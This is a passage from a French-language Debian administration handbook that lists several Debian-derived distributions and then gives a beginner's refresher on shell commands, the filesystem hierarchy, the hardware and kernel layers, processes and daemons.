SimplyMEPIS est une distribution commerciale très similaire à Knoppix. Proposant un système Linux prêt à l'emploi depuis un *LiveCD*, cette distribution intègre un certain nombre de logiciels qui ne sont pas libres : les pilotes pour les cartes graphiques nVidia, Macromedia Flash pour les animations intégrées à de nombreux sites web, RealPlayer, le Java de Sun, etc. L'objectif est d'offrir un système 100 % fonctionnel dès l'installation. Mepis est internationalisée et gère la langue française.

➨ http://www.mepis.org/

Cette distribution, initialement basée sur Debian, fit un crochet par Ubuntu puis est revenue à Debian. Cela lui permet de se concentrer sur l'ajout de fonctionnalités sans devoir s'occuper de stabiliser les paquets récupérés depuis la distribution *Unstable* de Debian.

A.6. Aptosid (anciennement Sidux)

Cette distribution communautaire suit de très près les évolutions de Debian *Sid* (*Unstable*) — d'où son nom — et aspire à fournir 4 versions chaque année. Les modifications sont limitées : leur objectif est d'offrir les logiciels les plus récents et de gérer le matériel récent tout en permettant à chacun de rebasculer sur la distribution officielle de Debian à tout moment.

➨ http://aptosid.com

A.7. Grml

Grml est un CD vif contenant de nombreux outils pour les administrateurs qui se focalisent sur l'installation, le déploiement et la récupération de données. Le CD est fourni en deux variantes, full et small, toutes deux disponibles pour les PC 32 bits et 64 bits. Comme on peut s'en douter, les variantes diffèrent dans la quantité de logiciels inclus et, par conséquent, dans leur taille.

➨ http://grml.org

A.8. DoudouLinux

DoudouLinux vise les jeunes enfants (à partir de 2 ans). Dans cette optique, cette distribution fournit une interface graphique fortement personnalisée (sur une base de LXDE) et intègre de nombreux jeux et éducatifs. L'accès à Internet est filtré, pour éviter aux enfants de tomber sur des sites problématiques, et les publicités sont bloquées. Le but est, d'une part, de permettre aux parents de laisser leurs enfants utiliser leur ordinateur sans inquiétude une fois DoudouLinux démarré et, d'autre part, de faire en sorte que les enfants aiment DoudouLinux autant qu'ils aiment leur console de jeu.

➨ `http://www.doudoulinux.org`

A.9. Et d'autres encore

Le site Distrowatch référence de très nombreuses distributions Linux, dont un grand nombre sont basées sur Debian. N'hésitez pas à le parcourir pour constater la diversité du monde du logiciel libre !

➨ `http://distrowatch.com`

Le formulaire de recherche permet de retrouver les distributions en fonction de celle sur laquelle elles se basent. En sélectionnant Debian, on trouvait ainsi, en novembre 2013, 143 distributions actives !

➨ `http://distrowatch.com/search.php`

Annexe

B Petit cours de rattrapage

B.1. Interpréteur de commandes et commandes de base

Dans le monde Unix, l'administrateur est inévitablement confronté à la ligne de commande, ne serait-ce que dans les cas où le système ne démarre plus correctement et propose uniquement ce moyen comme accès de secours. Il est donc important de savoir se débrouiller un minimum dans un interpréteur de commandes.

DÉCOUVERTE

Démarrer un interpréteur de commmandes

Pour obtenir un interpréteur de commandes interactif dans un bureau graphique, il convient de lancer un « Terminal ». On le trouve dans le menu Applications → Accessoires pour GNOME et dans K → Applications → Système pour KDE.

Les commandes présentées dans cette section le sont de manière assez rapide. Il ne faut pas hésiter à consulter les pages de manuels correspondantes pour découvrir les nombreuses options disponibles.

B.1.1. Déplacement dans l'arborescence et gestion des fichiers

Après connexion, la commande `pwd` (*print working directory* soit « afficher le répertoire de travail ») indique l'emplacement courant. La commande `cd répertoire` (*change directory* soit

« changer de répertoire ») sert à naviguer dans l'arborescence des fichiers. Le répertoire parent est toujours nommé .. tandis que . est un synonyme pour le répertoire courant. La commande `ls` affiche le contenu d'un répertoire ; en l'absence de paramètres, elle travaille sur le répertoire courant.

```
$ pwd
/home/rhertzog
$ cd Bureau
$ pwd
/home/rhertzog/Bureau
$ cd .
$ pwd
/home/rhertzog/Bureau
$ cd ..
$ pwd
/home/rhertzog
$ ls
Bureau     Images   Musique  Téléchargements
Documents  Modèles  Public   Vidéos
```

Créer un nouveau répertoire s'effectue avec `mkdir répertoire`, alors que la commande `rmdir répertoire` supprime un répertoire vide. La commande `mv` sert à renommer et/ou à déplacer les fichiers et les répertoires, tandis que `rm fichier` supprime un fichier.

```
$ mkdir test
$ ls
Bureau     Images   Musique  Téléchargements  Vidéos
Documents  Modèles  Public   test
$ mv test nouveau
$ ls
Bureau     Images   Musique  Public           Vidéos
Documents  Modèles  nouveau  Téléchargements
$ rmdir nouveau
$ ls
Bureau     Images   Musique  Téléchargements
Documents  Modèles  Public   Vidéos
```

B.1.2. Consultation et modification des fichiers textes

La commande `cat fichier` (prévue pour concaténer des fichiers sur la sortie standard) lit un fichier et affiche son contenu dans le terminal. Si le fichier est trop gros, la commande `less` (ou `more`) permet de l'afficher page par page.

La commande `editor` pointe toujours sur un éditeur de texte (comme `vi` ou `nano`) et permet de créer/modifier/lire des fichiers textes. Pour les fichiers les plus simples, il est parfois possible de les créer directement depuis l'interpréteur de commandes grâce aux redirections. Ainsi, `echo "texte" >fichier` crée un fichier nommé *fichier* contenant « *texte* ». Pour ajouter une ligne à la fin de ce fichier, il est possible de faire `echo "ligne" >>fichier`.

B.1.3. Recherche de fichiers et dans les fichiers

La commande `find répertoire critères` recherche des fichiers dans l'arborescence sous *répertoire*. L'option -name *nom* est le critère de recherche le plus courant et permet de retrouver un fichier par son nom.

La commande `grep expression fichiers` extrait du contenu des fichiers les lignes correspondant à l'expression rationnelle (voir encadré « Expression rationnelle » page 285). L'option -r exécute une recherche récursive sur tous les fichiers contenus dans le répertoire indiqué en paramètre. Cela permet d'identifier facilement un fichier dont on connaît une partie du contenu.

B.1.4. Gestion des processus

La commande `ps aux` liste les processus en cours d'exécution et leur *pid*. Par la suite, la commande `kill -signal pid` envoie un signal à un processus donné (à condition qu'il appartienne au même utilisateur) ; le signal TERM demande au programme de se terminer alors que KILL le tue brutalement.

L'interpréteur de commandes permet de lancer des programmes en tâche de fond : il suffit pour cela d'ajouter « &» à la fin de la commande. Dans ce cas, l'utilisateur retrouve le contrôle immédiatement, bien que la commande lancée ne soit pas encore terminée. La commande `jobs` indique les processus exécutés en arrière-plan. La commande `fg %numéro-de-job` (*foreground* soit « avant-plan ») replace le processus à l'avant-plan. Dans cette situation, la combinaison de touche Control+Z permet de stopper l'exécution du processus et de reprendre le contrôle de la ligne de commande. Pour réactiver en arrière-plan le processus stoppé, il faut faire `bg %numéro-de-job` (pour *background*, soit « arrière-plan »).

B.1.5. Informations système : mémoire, espace disque, identité

La commande `free` affiche des informations sur l'usage de la mémoire vive, tandis que `df` (*disk free*) rapporte l'espace disponible sur les différents disques accessibles dans l'arborescence. On emploie fréquemment l'option -h de `df` (pour *human readable*) afin qu'il affiche les tailles avec une unité plus adaptée (généralement mégaoctets ou gigaoctets). De même, la commande `free` dispose de -m ou -g pour afficher les informations soit en mégaoctets soit en gigaoctets.

```
$ free
             total       used       free     shared    buffers     cached
Mem:       1028420    1009624      18796          0      47404     391804
-/+ buffers/cache:     570416     458004
Swap:      2771172     404588    2366584
$ df
Sys. de fich.        1K-blocs       Occupé Disponible Capacité Monté sur
/dev/hda6              9614084   4737916   4387796  52% /
tmpfs                   514208         0    514208   0% /lib/init/rw
udev                     10240       100     10140   1% /dev
tmpfs                   514208    269136    245072  53% /dev/shm
/dev/hda7             44552904  36315896   7784380  83% /home
```

La commande `id` affiche l'identité de l'utilisateur connecté et indique la liste des groupes dont il est membre. Il est parfois important de pouvoir vérifier si l'on est membre d'un groupe donné ; cela peut conditionner l'accès à certains fichiers ou périphériques.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groupes=1000(rhertzog),24(cdrom),25(floppy),27(
    ➥ sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(
    ➥ scanner)
```

B.2. Organisation de l'arborescence des fichiers

B.2.1. La racine

L'arborescence d'un système Debian est organisée selon la norme FHS (*File Hierarchy Standard*). Elle codifie de manière précise l'usage de chaque répertoire. Étudions la subdivision principale :

- `/bin/` : programmes de base ;
- `/boot/` : noyau Linux et autres fichiers nécessaires à son démarrage ;
- `/dev/` : fichiers de périphériques ;
- `/etc/` : fichiers de configuration ;
- `/home/` : fichiers personnels des utilisateurs ;
- `/lib/` : bibliothèques de base ;
- `/media/*` : points de montage pour des périphériques amovibles (CD-Rom, clé USB, etc.) ;
- `/mnt/` : point de montage temporaire ;
- `/opt/` : applications additionnelles fournies par des tierces parties ;

- `/root/` : fichiers personnels de l'administrateur (utilisateur root) ;
- `/sbin/` : programmes système ;
- `/srv/` : données pour les services hébergés par ce système ;
- `/tmp/` : fichiers temporaires, ce répertoire étant souvent vidé au démarrage ;
- `/usr/` : applications supplémentaires ; ce répertoire se subdivise à nouveau en `bin`, `sbin`, `lib` selon la même logique. En outre `/usr/share/` contient des données indépendantes de l'architecture. `/usr/local/` permet à l'administrateur d'installer manuellement certaines applications sans perturber le reste du système qui est géré par le système de paquetage (`dpkg`).
- `/var/` : données variables des démons. Ceci inclut les fichiers de traces, les files d'attente, les caches, etc.
- `/proc/` et `/sys/` ne sont pas standardisés et sont spécifiques au noyau Linux. Ils servent à exporter des données du noyau vers l'espace utilisateur.

B.2.2. Le répertoire personnel de l'utilisateur

Le contenu des répertoires utilisateurs n'est pas standardisé. Cependant, il y a tout de même quelques conventions à connaître. Avant tout, il faut savoir que l'on désigne fréquemment le répertoire personnel par un tilde (« ~ ») car les interpréteurs de commande le remplaceront automatiquement par le bon répertoire `/home/utilisateur/`.

Traditionnellement, les fichiers de configuration des applications sont directement dans le répertoire de l'utilisateur, mais leurs noms débutent par un point (ex : `~/.muttrc` pour le lecteur de courrier `mutt`). Signalons que les fichiers débutant par un point sont cachés par défaut : il faut passer l'option -a à `ls` pour les voir et les gestionnaires de fichiers graphiques ont chacun leur propre mécanisme d'activation de l'affichage des fichiers cachés.

Parfois, les logiciels emploient un répertoire complet (comme `~/.ssh/`) lorsqu'ils ont plusieurs fichiers de configuration à stocker. Signalons au passage que certaines applications (les navigateurs web comme Iceweasel par exemple) utilisent ces répertoires comme cache pour des données téléchargées. C'est pourquoi certains de ces répertoires peuvent être assez gros.

Ces fichiers de configuration (en anglais, on parle de *dotfiles*) ont longtemps proliféré au point de surcharger le répertoire de l'utilisateur où ils sont directement stockés. Heureusement, un effort collectif, mené sous la bannière du projet FreeDesktop.org, a créé une nouvelle norme connue sous le nom de *XDG Base Directory Specification* pour standardiser l'organisation de ces fichiers et répertoires. Cette norme précise que les fichiers de configuration devraient être stockés sous `~/.config`, les fichiers de cache sous `~/.cache` et les données des applications sous `~/.local` (ou des sous-répertoires de ceux-ci). Cette norme commence à être reconnue et plusieurs applications (notamment graphiques) ont commencé à la respecter.

Les bureaux graphiques affichent généralement le contenu du répertoire `~/Bureau/` (ou `~/Desktop/` pour un système configuré en anglais) sur le bureau (c'est l'écran qui reste une fois toutes les applications fermées ou minimisées).

Enfin, il arrive que le système de messagerie dépose les courriers électroniques entrants dans `~/Mail/`.

B.3. Fonctionnement d'un ordinateur : les différentes couches en jeu

L'ordinateur se présente souvent comme quelque chose d'assez abstrait et sa partie visible est très simplifiée par rapport à sa complexité réelle. Cette complexité réside en partie dans le nombre d'éléments mis en jeu ; ces éléments peuvent cependant être regroupés en couches superposées, les éléments d'une couche n'interagissant qu'avec ceux de la couche immédiatement supérieure et de la couche immédiatement inférieure.

En tant qu'utilisateur final, il n'est pas forcément nécessaire de connaître ces détails... du moins tant que tout fonctionne. Une fois confronté au problème « l'accès Internet ne fonctionne plus », il est indispensable de pouvoir retrouver dans quelle couche le problème apparaît : est-ce que la carte réseau (le matériel) fonctionne ? Est-ce qu'elle est reconnue par l'ordinateur ? Est-ce que Linux la reconnaît ? Est-ce que le réseau est bien configuré ? etc. Toutes ces questions vont permettre d'isoler la couche responsable et de traiter le problème au bon niveau.

B.3.1. Au plus bas niveau : le matériel

Pour commencer, rappelons qu'un ordinateur est avant tout un ensemble d'éléments matériels. On a généralement une carte-mère, sur laquelle sont connectés un processeur (parfois plusieurs), de la mémoire vive, différents contrôleurs de périphériques intégrés et des emplacements d'extension pour des cartes filles, pour d'autres contrôleurs de périphériques. Parmi ces contrôleurs, on peut citer les normes IDE (Parallel ATA), SCSI et Serial ATA, qui servent à raccorder des périphériques de stockage comme des disques durs. On trouve également des contrôleurs USB, qui accueillent une grande variété de matériels (de la webcam au thermomètre, du clavier à la centrale domotique) et IEEE 1394 (Firewire). Ces contrôleurs permettent souvent de relier plusieurs périphériques à la fois ; c'est pourquoi on emploie fréquemment le terme de « bus » pour désigner le sous-système complet géré par le contrôleur. Les cartes filles incluent les cartes graphiques (sur lesquelles on pourra brancher un écran), les cartes son, les cartes réseau, etc. Certaines cartes-mères intègrent une partie de ces fonctionnalités ; il n'est donc pas toujours nécessaire de recourir à des cartes d'extension.

EN PRATIQUE

Vérifier que le matériel fonctionne

Il n'est pas toujours évident de vérifier que le matériel fonctionne. En revanche, il est parfois simple de constater qu'il ne marche plus !

Un disque dur est constitué de plateaux rotatifs et de têtes de lecture qui se déplacent. Lorsque le disque dur est mis sous tension, il fait un bruit caractéristique dû à la rotation des plateaux. De plus, l'énergie dissipée entraîne un réchauffement du disque. Un disque alimenté qui reste froid et silencieux est vraisemblablement hors d'usage.

Les cartes réseau disposent souvent de LED qui indiquent l'état de la connexion. Si un câble est branché et s'il aboutit sur un concentrateur (*hub*) ou un commutateur (*switch*) sous tension, une LED au moins sera allumée. Si aucune LED n'est allumée, soit la carte est défectueuse, soit le périphérique connecté à l'autre bout du câble est défectueux, soit le câble est défectueux. Il ne reste plus qu'à tester individuellement les composants incriminés.

Certaines cartes électroniques filles — les cartes vidéo 3D notamment — disposent de mécanismes de refroidissement intégré, souvent des radiateurs et des ventilateurs. Si le ventilateur ne tourne pas alors que la carte est sous tension, il est probable que la carte ait surchauffé et soit abîmée. Il en va de même pour le (ou les) processeur(s) situé(s) sur la carte mère.

B.3.2. Le démarreur : le BIOS

Le matériel seul n'est cependant pas autonome ; il est même totalement inutile sans qu'une partie logicielle permette d'en tirer parti. C'est le but du système d'exploitation et des applications — qui, de manière similaire, ne peuvent fonctionner sans un ordinateur pour les exécuter.

OUTIL

Setup, l'outil de configuration du BIOS

Le BIOS contient également un logiciel appelé Setup, qui sert à configurer certains aspects de l'ordinateur. On pourra notamment choisir le périphérique de démarrage à favoriser (par exemple, le lecteur de disquettes ou de CD-Rom), régler l'horloge interne, etc. Pour lancer cet outil, il faut généralement appuyer sur une touche très tôt après la mise sous tension de l'ordinateur. C'est souvent Suppr ou Échap, plus rarement F2 ou F10, mais la plupart du temps elle est indiquée à l'écran.

Il est donc nécessaire d'ajouter un élément de liaison, qui mette en relation le matériel et les logiciels, ne serait-ce qu'au démarrage de l'ordinateur. C'est le rôle principal du BIOS, qui est un petit logiciel intégré à la carte-mère de l'ordinateur et exécuté automatiquement à l'allumage. Sa tâche primordiale consiste à déterminer à quel logiciel passer la main. Il s'agit en général de trouver le premier disque dur contenant un secteur d'amorçage (souvent appelé MBR pour *Master Boot Record*), de charger ce secteur d'amorçage et de l'exécuter. À partir de ce moment, le BIOS n'est généralement plus utilisé (jusqu'au démarrage suivant).

Le secteur d'amorçage contient à son tour un petit logiciel, le chargeur de démarrage, dont la tâche sera de trouver un système d'exploitation et de l'exécuter. Comme ce chargeur de démarrage n'est pas embarqué dans la carte-mère mais chargé depuis un disque dur (ou autre), il dispose de plus de possibilités que le chargeur du BIOS (ce qui explique pourquoi le BIOS ne charge pas le système d'exploitation directement). Le chargeur de démarrage (souvent GRUB sur les systèmes Linux) peut ainsi proposer de choisir quel système démarrer si plusieurs sont présents, avec un choix par défaut faute de réponse dans un délai imparti, avec des paramètres divers éventuellement saisis par l'utilisateur, etc. Il finit donc par trouver un noyau à démarrer, le charge en mémoire et l'exécute.

Le BIOS est également responsable de l'initialisation et de la détection d'un certain nombre de périphériques. Il détecte bien entendu les périphériques IDE/SATA (disques durs et lecteurs de CD-Roms/DVD-Roms), mais souvent aussi les périphériques PCI. Les périphériques détectés sont généralement listés de manière furtive au démarrage (l'appui sur la touche Pause permet souvent de figer l'écran pour l'analyser plus longuement). Si un des périphériques PCI installés n'y apparaît pas, c'est mauvais signe. Au pire, le périphérique est défectueux, au mieux il fonctionne mais il est incompatible avec cette version du BIOS ou de la carte mère. Les spécifications PCI ont en effet évolué au fil du temps et il n'est pas impossible qu'une ancienne carte mère ne gère pas une carte PCI récente.

B.3.3. Le noyau

Nous arrivons alors au premier logiciel qui va s'exécuter de manière durable (le BIOS et le chargeur de démarrage ne fonctionnent que quelques secondes chacun) : le noyau du système d'exploitation. Celui-ci prend alors le rôle de chef d'orchestre, pour assurer la coordination entre le matériel et les logiciels. Ce rôle inclut différentes tâches, notamment le pilotage du matériel, la gestion des processus, des utilisateurs et des permissions, le système de fichiers, etc. Il fournit ainsi une base commune aux programmes du système.

B.3.4. L'espace utilisateur

Bien que tout ce qui se passe au-dessus du noyau soit regroupé sous le vocable d'espace utilisateur, on peut encore différencier des couches logicielles ; mais leurs interactions étant plus complexes que précédemment, la différenciation n'est plus aussi simple. Un programme peut en effet faire appel à des bibliothèques qui font à leur tour appel au noyau, mais le flux des communications peut aussi mettre en jeu d'autres programmes, voire de multiples bibliothèques s'appelant l'une l'autre.

B.4. Quelques fonctions remplies par le noyau

B.4.1. Pilotage du matériel

Le noyau sert d'abord à contrôler les différents composants matériels, les recenser, les mettre en marche lors de l'initialisation de l'ordinateur, etc. Il les rend également disponibles pour les applications de plus haut niveau, avec une interface de programmation simplifiée : les logiciels peuvent ainsi utiliser les périphériques sans se préoccuper de détails de très bas niveau comme l'emplacement dans lequel est enfichée la carte-fille. L'interface de programmation offre également une couche d'abstraction qui sert par exemple à un logiciel de visiophonie pour tirer parti d'une webcam de la même manière quels que soient sa marque et son modèle ; ce logiciel utilise simplement l'interface de programmation V4L (*Video for Linux*, le quatre se prononçant comme *for* en anglais) et c'est le noyau qui traduira les appels de fonction de cette interface en commandes spécifiques au type de webcam réellement utilisé.

Le noyau exporte de nombreuses informations sur le matériel qu'il a détecté par l'intermédiaire des systèmes de fichiers virtuels `/proc/` et `/sys/`. Plusieurs utilitaires synthétisent certaines de ces informations : citons `lspci` (du paquet *pciutils*) qui affiche la liste des périphériques PCI connectés, `lsusb` (du paquet *usbutils*) qui fait de même avec les périphériques USB et `lspcmcia` (du paquet *pcmciautils*) pour les cartes PCMCIA. Ces programmes sont très utiles quand il faut pouvoir identifier de manière certaine le modèle d'un périphérique. En outre, cette identification unique permet de mieux cibler les recherches sur Internet et de trouver plus facilement des documents pertinents.

Ex. B.1 *Exemple d'informations fournies par* `lspci` *et* `lsusb`

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
    ➥ Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
    ➥  Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB
    ➥ UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet
    ➥ PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection
    ➥ (rev 05)
$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
```

```
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Les options -v de ces programmes permettent d'obtenir des informations beaucoup plus détaillées qui ne seront généralement pas nécessaires. Enfin, la commande `lsdev` (du paquet *procinfo*) liste les différentes ressources de communication exploitées par les périphériques présents.

Bien souvent, les applications accèdent aux périphériques par le biais de fichiers spéciaux qui sont créés dans `/dev/` (voir encadré « Droits d'accès à un périphérique » page 178). Il existe des fichiers spéciaux qui représentent les disques (par exemple `/dev/hda` et `/dev/sdc`), les partitions (`/dev/hda1` ou `/dev/sdc3`), la souris (`/dev/input/mouse0`), le clavier (`/dev/input/event0`), la carte son (`/dev/snd/*`), les ports série (`/dev/ttyS*`), etc.

B.4.2. Systèmes de fichiers

Un des aspects les plus visibles du noyau est celui des systèmes de fichiers. Les systèmes Unix intègrent en effet les différentes méthodes de stockage de fichiers dans une arborescence unique, ce qui permet aux utilisateurs (et aux applications) de stocker ou retrouver des données simplement grâce à leur emplacement dans cette arborescence.

Le point de départ de cette arborescence est la racine, `/`. Il s'agit d'un répertoire pouvant contenir des sous-répertoires, chacun étant identifié par son nom. Par exemple, le sous-répertoire home de `/` est noté `/home/` ; ce sous-répertoire peut à son tour contenir d'autres sous-répertoires et ainsi de suite. Chaque répertoire peut également contenir des fichiers, qui contiendront les données réellement stockées. Le nom de fichier `/home/rmas/Bureau/hello.txt` désigne ainsi un fichier appelé hello.txt, stocké dans le sous-répertoire Bureau du sous-répertoire rmas du répertoire home présent à la racine. Le noyau fait alors la traduction entre ce système de nommage de fichiers et leur format de stockage physique sur disque.

Contrairement à d'autres systèmes, cette arborescence est unique et peut intégrer les données de plusieurs disques. L'un de ces disques est alors utilisé comme racine, les autres étant « montés » dans des répertoires de l'arborescence (la commande Unix qui réalise cela est `mount`) ; ces autres disques sont alors accessibles sous ces « points de montage ». On peut ainsi déporter sur un deuxième disque dur les données personnelles des utilisateurs (qui sont traditionnellement stockés dans `/home/`). Ce disque contiendra alors les répertoires rhertzog et rmas. Une fois le disque monté dans `/home/`, ces répertoires deviendront accessibles aux emplacements habituels, et on pourra retrouver `/home/rmas/Bureau/hello.txt`.

Il existe différents systèmes de fichiers, qui correspondent à différentes manières de stocker physiquement les données sur les disques. Les plus connus sont *ext2*, *ext3* et *ext4*, mais il en existe

d'autres. Par exemple, *vfat* est le système historiquement utilisé par les systèmes de type DOS et Windows et permet donc d'utiliser des disques durs sous Debian autant que sous Windows. Dans tous les cas, il faut préparer le système de fichiers avant de pouvoir le monter ; cette opération, fréquemment appelée formatage, est effectuée par le biais de commandes comme `mkfs.ext3` (`mkfs` étant une abréviation de *MaKe FileSystem*). Ces commandes prennent en paramètre le fichier de périphérique représentant la partition à formater (par exemple `/dev/hda1`). Cette opération destructrice n'est à exécuter qu'une seule fois, sauf si l'on souhaite délibérément vider le contenu du système de fichiers et repartir de zéro.

Il existe même des systèmes de fichiers réseau, comme NFS, où les données ne sont pas stockées sur un disque local ; elles sont en effet transmises à un serveur sur le réseau, qui les stockera lui-même et les restituera à la demande ; l'abstraction du système de fichiers permet aux utilisateurs de ne pas avoir à s'en soucier : les fichiers resteront accessibles par leurs emplacements dans l'arborescence.

B.4.3. Fonctions partagées

Le noyau est également responsable de fonctions utilisées par tous les logiciels et qu'il est judicieux de centraliser ainsi. Ces fonctions incluent notamment la gestion des systèmes de fichiers, permettant à une application d'ouvrir simplement un fichier en fonction de son nom, sans avoir à se préoccuper de l'emplacement physique du fichier (qui peut se trouver morcelé en plusieurs emplacements d'un disque dur, voire entre plusieurs disques durs, ou stocké à distance sur un serveur de fichiers). Il s'agit également de fonctions de communication, que les applications pourront appeler pour échanger des informations à travers le réseau sans se soucier du mode de transport des données (qui pourront transiter sur un réseau local, ou une ligne téléphonique, ou un réseau sans fil, ou une combinaison de tout cela).

B.4.4. Gestion des processus

Un processus correspond à un programme en cours d'exécution. Ceci inclut une zone de mémoire dans laquelle est stocké le programme lui-même, mais également l'ensemble des données sur lesquelles le programme travaille. Le noyau est responsable de la création des processus et de leur suivi : lorsqu'un programme est lancé, le noyau met de côté cette zone de mémoire qu'il réserve au processus, y charge (depuis le disque) le code du programme et lance l'exécution. Il garde également des informations qui concernent ce processus, notamment un numéro d'identification (*pid*, pour *process identifier*).

Les noyaux de type Unix (dont fait partie Linux), comme la plupart des systèmes d'exploitation modernes, sont dits « multi-tâches », c'est-à-dire qu'ils permettent l'exécution « simultanée » de nombreux processus. En réalité, un seul processus peut fonctionner à un instant donné ; le noyau découpe alors le fil du temps en fines tranches et exécute les différents processus à tour de

rôle. Comme ces intervalles de temps ont des durées très courtes (de l'ordre de la milliseconde), l'utilisateur a l'illusion de programmes s'exécutant en parallèle, alors qu'ils ne sont en réalité actifs que pendant certains intervalles et suspendus le reste du temps. La tâche du noyau est d'ajuster ses mécanismes d'ordonnancement pour parfaire cette illusion tout en maximisant les performances globales du système : si les intervalles sont trop longs, l'application manquera de réactivité vis-à-vis de l'utilisateur ; s'ils sont trop courts, le système perdra du temps à basculer d'une tâche à l'autre trop souvent. Ces décisions peuvent être influencées par des notions de priorités affectées à un processus ; un processus de haute priorité bénéficiera pour s'exécuter d'intervalles de temps plus longs et plus fréquents qu'un processus de basse priorité.

NOTE

Systèmes multi-processeurs et assimilés

La restriction évoquée est en réalité un cas particulier. La réelle restriction est qu'il ne peut s'exécuter à un instant donné qu'un processus *par cœur de processeur*. Les systèmes multi-processeurs, multi-cœurs ou proposant de l'*hyperthreading* permettent en effet à plusieurs processus d'être exécutés simultanément. Le même principe de découpage du temps en intervalles attribués à tour de rôle aux processus actifs reste appliqué, afin de pouvoir traiter le cas où le nombre de processus en cours est supérieur à celui des cœurs disponibles. Cette situation est loin d'être exceptionnelle : un système de base, même peu actif, a presque toujours quelques dizaines de processus en cours d'exécution.

Bien entendu, le noyau autorise l'exécution en parallèle de plusieurs processus correspondant au même programme : chacun dispose alors de ses propres intervalles de temps pour s'exécuter, ainsi que de sa zone de mémoire réservée. Comme un processus n'a accès qu'à sa propre zone de mémoire, les données de chacun restent indépendantes.

B.4.5. Gestion des permissions

Les systèmes de type Unix sont également multi-utilisateurs. Ils intègrent donc une notion de droits séparant les utilisateurs entre eux et autorisant ou non certaines actions en fonction de l'ensemble de droits dont on dispose. Le noyau gère donc, pour chaque processus, un ensemble de données qui vérifient les permissions de ce processus. En règle générale, il s'agit de « l'identité » sous laquelle tourne le processus, qui correspond le plus souvent au compte utilisateur qui a déclenché son exécution. Beaucoup d'actions sont sujettes à l'approbation du noyau et ne pourront être menées à bien par le processus que s'il dispose des permissions requises. Par exemple, l'opération d'ouverture d'un fichier est subordonnée à une vérification de la compatibilité entre les permissions du fichier et l'identité du processus (cet exemple particulier est détaillé dans la section 9.3, « Gestion des droits » page 214).

B.5. L'espace utilisateur

On appelle espace utilisateur l'environnement d'exécution des processus normaux, par opposition aux processus qui font partie du noyau. Cela ne signifie pas pour autant que tous ces processus soient réellement lancés directement par l'utilisateur : un système normal exécute un certain nombre de « démons » avant même que l'utilisateur ouvre une session de travail.

B.5.1. Processus

Lorsque le noyau a terminé son initialisation, il lance le tout premier processus, `init`, qui n'est généralement pas utile par lui-même. Les systèmes Unix fonctionnent donc avec tout un cycle de vie des processus.

Tout d'abord, un processus peut se dupliquer (on parle de *fork*). Le noyau alloue alors une nouvelle zone de mémoire pour le deuxième processus, de contenu identique à celle du premier, et se retrouve simplement avec un processus supplémentaire à gérer. À ce moment précis, la seule différence entre les deux processus est leur *pid*. Par convention, le nouveau processus est appelé le fils, alors que celui dont le *pid* n'a pas changé est appelé le père.

Il arrive que le processus fils reste tel quel et « vive sa vie », indépendamment de son père, avec ses propres données correspondant au programme initial. Néanmoins, le cas le plus fréquent est que ce fils exécute un autre programme ; à de rares exceptions près, sa zone mémoire est alors simplement remplacée par le nouveau programme, dont l'exécution démarre. C'est ainsi qu'une des premières actions du processus n°1 est de se dupliquer (il existe donc temporairement deux processus correspondant au programme `init`) ; le processus fils ainsi créé se remplace alors par le premier script d'initialisation du système, `/etc/init.d/rcS`. Ce script va à son tour se dupliquer puis exécuter différents autres programmes, pour qu'arrive un moment dans la filiation où un processus déclenchera une interface graphique pour l'utilisateur (la séquence des événements est décrite avec plus de détails dans la section 9.1, « Démarrage du système » page 202).

Lorsqu'un processus finit la tâche qui lui était dévolue, il se termine. Le noyau récupère alors la mémoire qui lui était affectée et cesse de lui distribuer des intervalles de temps d'exécution. Le processus père est informé de la destruction du fils : cela permet entre autres au père d'attendre la complétion d'une tâche sous-traitée. On retrouve ce mode de fonctionnement dans les interpréteurs de commandes (shells) : lorsque l'on tape une commande dans un shell, on ne retrouve l'invite que lorsqu'elle s'est terminée. La plupart des shells permettent cependant de ne pas attendre la fin de l'exécution d'une commande : il suffit pour cela de faire suivre le nom du programme à exécuter par **&**. On retrouve alors l'invite aussitôt, ce qui peut poser des problèmes si la commande a des données à afficher.

B.5.2. Démons

Un démon est un processus lancé automatiquement au démarrage et qui fonctionne en tâche de fond pour accomplir certaines tâches de maintenance ou fournir des services aux autres processus. Cette notion de « tâche de fond » est arbitraire et ne correspond à rien de particulier du point de vue du système : ce sont des processus comme les autres, qui sont exécutés chacun à son tour pendant un bref intervalle de temps de la même manière que les applications visibles. La distinction est simplement humaine : un processus qui fonctionne sans interaction avec l'utilisateur (sans interface graphique, notamment) est dit fonctionner en tâche de fond ou en tant que démon.

VOCABULAIRE

Démon, un terme péjoratif ?

Le terme démon est en réalité une transcription un peu hâtive de l'anglais *daemon*. Bien que l'origine grecque de ce mot ait également donné le mot *demon*, au sens de créature diabolique, le *daemon* est simplement à interpréter comme un aide, un auxiliaire (tout en gardant une dimension surnaturelle). Il n'y a pas en français de mot réellement adapté à ce concept, le sens du *daemon* anglais s'est donc retrouvé projeté sur le « démon » français et l'usage a consacré ce choix bien qu'il ne soit pas très heureux.

Plusieurs de ces démons sont détaillés dans le chapitre 9, « Services Unix » page 202.

B.5.3. Communications entre processus

Qu'il s'agisse de démons ou d'applications interactives, un processus isolé n'est souvent pas très utile. Il existe donc différentes méthodes permettant à des processus séparés de communiquer entre eux, soit pour s'échanger des données soit pour se contrôler l'un l'autre. Le terme générique les désignant est *InterProcess Communications* (IPC) soit « communications interprocessus ».

Le système le plus simple est le fichier : le processus qui souhaite émettre des données les écrit dans un fichier dont le nom est convenu à l'avance ; le processus destinataire n'a alors qu'à lire ce fichier pour y récupérer les données.

